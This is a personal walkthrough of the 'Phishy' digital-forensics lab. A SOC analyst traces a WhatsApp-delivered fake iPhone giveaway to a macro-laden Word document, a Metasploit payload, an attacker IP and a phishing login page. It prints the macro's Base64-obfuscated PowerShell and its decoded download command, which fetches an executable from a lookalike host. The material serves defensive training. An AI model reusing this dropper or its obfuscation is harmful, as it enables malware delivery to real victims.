
Phishy Lab (Cyber Defenders) - Walkthrough

Sunday, September 22, 2024 9:57 AM

Story:
A company’s employee joined a fake iPhone giveaway. Our team took a disk image of the employee's system for further analysis.
As a soc analyst, you are tasked to identify how the system was compromised.

Q1: What is the hostname of the victim machine?

- To address this question, I loaded 'SYSTEM' hive to Registry Explorer and searched the key '**ComputerName**' located 'ControlSet001\Control\ComputerName\ComputerName'



ComputerName


Key name	# values	# subkeys	Last write timestamp
E:\Windows\System32\config\SYSTEM			2021-03-19 23:12:08
ComputerName	2	0	2021-02-15 22:32:29
E:\Windows\System32\config\SOFTWARE			2021-03-19 23:11:52
CurrentVersion	11	72	2021-02-15 13:37:41

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
(default)	RegSz	mnmsrvc	00-F5-08-00	☐	☐
ComputerName	RegSz	WIN-NF3JQEU4G0T	00-00-00-00	☐	☐

Q2:What is the messaging app installed on the victim machine?

- I navigated to 'Appdata\Local' folder of the user 'Semah' and found 'WhatsApp' application.




Removable Disk (E:) › Users › Semah › AppData › Local ›

Name	Date modified	Type	Size
Microsoft	5/1/2021 1:03 PM	File folder	
Mozilla	5/1/2021 1:03 PM	File folder	
Temp	5/1/2021 1:03 PM	File folder	
VirtualStore	2/15/2021 5:36 AM	File folder	
WhatsApp	5/1/2021 1:03 PM	File folder	
IconCache.db	3/19/2021 12:00 PM	Data Base File	1,087 KB

Q3: The attacker tricked the victim into downloading a malicious document. Provide the full download URL.

- Initially, I used 'BrowsingHistoryView' to identify suspicious URLs accessed via Mozilla or Internet Explorer, but I didn't find anything significant.
  I then downloaded the 'WhatsApp Viewer' program to investigate any suspicious chats. During the analysis, I discovered one chat with a suspicious identity.

  Note: You should to loaded the **msgstore.db** file to the program to see the chats.



WhatsApp Chat (21698231645@s.whatsapp.net)

3/19/2021

Hello
3/19/2021 - 1:41:07 PM

3/19/2021 - 1:41:07 PM

Hello
3/19/2021 - 1:41:44 PM

who is with me ?
3/19/2021 - 1:41:49 PM

You registered in apple competition to win an IPhone 12 special edition
3/19/2021 - 1:42:42 PM

oh hello, did I win?
3/19/2021 - 1:43:00 PM

We listed the 5 winners in this document "http://apple.com/IPhone-Winners.doc"
3/19/2021 - 1:43:49 PM

Okaay i got it, thank you for the information
3/19/2021 - 1:44:43 PM

Good Luck
3/19/2021 - 1:44:59 PM

:)
3/19/2021 - 1:45:33 PM

It seems I had not win
3/19/2021 - 1:46:00 PM

We are sorry to here that
3/19/2021 - 1:46:30 PM


Thanks
3/19/2021 - 1:46:48 PM

You are welcome
3/19/2021 - 1:47:05 PM

.....
3/19/2021 - 1:47:16 PM

Q4: Multiple streams contain macros in the document. Provide the number of the highest stream.

- I searched for the malicious 'DOC' file in the user 'Downloads' directory and found it.
  I used 'OLEdump' to identifiy the number of the highest stream (10)




```
 9: M     1170 'Macros/VBA/eviliphone'
10: M     5581 'Macros/VBA/iphoneevil'
11:       4096 'WordDocument'
```

Q5: The macro executed a program. Provide the program name?


- I used 'OLEvba' to identify the VBA string that references 'Powershell.exe'.

Q6: The macro downloaded a malicious file. Provide the full download URL.


- To address this question, I used 'OLEvba' by 'deobf' flag to obfuscated the VBA.
  I received a bulk of Base64 encoded string, I decoded via CyberChef and found the macro executed the program 'iPhone.exe', downloaded from hxxp://appIe[.]com/Iphone[.]exe



```
VBA string|aQBuAHYAbwBrAGUALQB3|Chr(97) & Chr(81) & Chr(66) & Chr(117) &   |
          |AGUAYgByAGUAcQB1AGUA|Chr(65) & Chr(72) & Chr(89) & Chr(65) &    |
          |cwB0ACAALQBVAHIAaQAg|Chr(98) & Chr(119) & Chr(66) & Chr(114) &  |
          |ACcAaAB0AHQAcAA6AC8A|Chr(65) & Chr(71) & Chr(85) & Chr(65) &    |
          |LwBhAHAAcABJAGUALgBj|Chr(76) & Chr(81) & Chr(66) & Chr(51) &    |
          |AG8AbQAvAEkAcABoAG8A|Chr(65) & Chr(71) & Chr(85) & Chr(65) &    |
          |bgBlAC4AZQB4AGUAJwAg|Chr(89) & Chr(103) & Chr(66) & Chr(121) &  |
          |AC0ATwB1AHQARgBpAGwA|Chr(65) & Chr(71) & Chr(85) & Chr(65) &    |
          |ZQAgACcAQwA6AFwAVABl|Chr(99) & Chr(81) & Chr(66) & Chr(49) &    |
          |AG0AcABcAEkAUABoAG8A|Chr(65) & Chr(71) & Chr(85) & Chr(65) &    |
          |bgBlAC4AZQB4AGUAJwAg|Chr(99) & Chr(119) & Chr(66) & Chr(48) &   |
          |AC0AVQBzAGUARABlAGYA|Chr(65) & Chr(67) & Chr(65) & Chr(65) &    |
          |YQB1AGwAdABDAHIAZQBk|Chr(76) & Chr(81) & Chr(66) & Chr(86) &    |
          |AGUAbgB0AGkAYQBsAHMA|Chr(65) & Chr(72) & Chr(73) & Chr(65) &    |
          |                    |Chr(97) & Chr(81) & Chr(65) & Chr(103) &  |
```



```
aQBuAHYAbwBrAGUALQB3AGUAYgByAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACcAaAB0AHQAcAA6AC8ALwBhAHAAcABJAGUALgBjAG8AbQAvAEkAcABoAG8AbgB
lAC4AZQB4AGUAJwAgAC0ATwB1AHQARgBpAGwAZQAgACcAQwA6AFwAVABlAG0AcABcAEkAUABoAG8AbgBlAC4AZQB4AGUAJwAgAC0AVQBzAGUARABlAGYAYQB1AG
wAdABDAHIAZQBkAGUAbgB0AGkAYQBsAHMA
```



Output

```
invoke-webrequest -Uri 'http://appIe.com/Iphone.exe' -OutFile 'C:\Temp\IPhone.exe' -UseDefaultCredentials
```

Q7: Where was the malicious file downloaded to? (Provide the full path)


- We found the answer in the question above (C:\Temp\IPhone.exe)

Q8: What is the name of the framework used to create the malware?

- I found the file in the mentioned directory, extracted the hash and found in VT the executable related to **MetaSpoilt**

Q9: What is the attacker's IP address?

- In the 'Behavior' section of VirusTotal, we can observe IP traffic directed to the address '155.94.69.27' via port '4242'.




```
TCP 192.229.211.108:80
UDP 192.168.0.82:137
TCP 20.99.186.246:443
TCP 23.216.81.152:80 (www.microsoft.com)
TCP 131.253.33.203:80
TCP 23.64.157.53:443
UDP 192.168.0.1:137
TCP 20.99.185.48:443
TCP 155.94.69.27:4242
```

Q10: The fake giveaway used a login page to collect user information. Provide the full URL of the login page?


- I found the history database located at C:\Users\<username>\AppData\Roaming\Mozilla\Firefox \Profiles\<profile folder>\places.sqlite in the moz_places table. However, when I tried to open it with a SQLite viewer, I couldn't find the answer. I noticed a strange domain: https://for1.g21.ctfsecurinets.com. But when I opened the same file with Autopsy, I found the answer: http://apple.competitions.com/login.php.

Q11: The fake giveaway used a login page to collect user information. Provide the full URL of the login page?

- **To address this question, I downloaded 'PasswordFox' which is Password recovery tool by Nirsoft for Firefox.**
  I loaded the Firefox profile to the program and found the password.



Recor...	Web Site	User Name	Password	User Name Field	Password Field	Signons File	HTTP Realm	Password Strength	Firefox Ver...	C
● 1	https://apple.com	Semah	GacsriicUZMY4xiAF4yl			logins.json		Very Strong	32+	4



Properties

Record Index:	1
Web Site:	https://apple.com
User Name:	Semah
Password:	GacsriicUZMY4xiAF4yl
User Name Field:	
Password Field:	
Signons File:	logins.json
HTTP Realm:	
Password Strength:	Very Strong
Firefox Version:	32+
Created Time:	4/30/2021 3:28:24 AM
Last Time Used:	4/30/2021 3:28:24 AM
Password Change Time:	4/30/2021 3:28:24 AM
Password Use Count:	1